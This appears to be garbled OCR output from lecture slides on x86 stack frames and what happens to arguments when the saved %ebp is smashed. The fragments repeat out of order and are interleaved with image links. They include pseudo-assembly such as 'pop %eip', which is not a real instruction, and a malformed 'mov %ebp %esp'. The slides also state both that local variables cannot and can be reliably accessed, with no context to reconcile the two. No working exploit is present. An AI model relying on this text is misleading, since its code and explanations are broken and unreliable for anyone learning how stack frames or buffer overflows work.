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
Arguments when smashing the %ebp

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pop %eip
```


Arguments when smashing the %ebp

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
```


Arguments when smashing the %ebp




```
mov %ebp %esp
pop %ebp
pop %eip
```

At this point, we cannot reliably access local vars

Arguments when smashing the %ebp

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
Arguments when smashing the %ebp





```
pushl %ebp
movl  %esp, %ebp
```

```
mov %ebp %esp
pop %ebp
pop %eip
```

At this point, we cannot reliably access local vars

Arguments when smashing the %ebp

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pop %eip
```

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


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



At this point, we can reliably access local vars

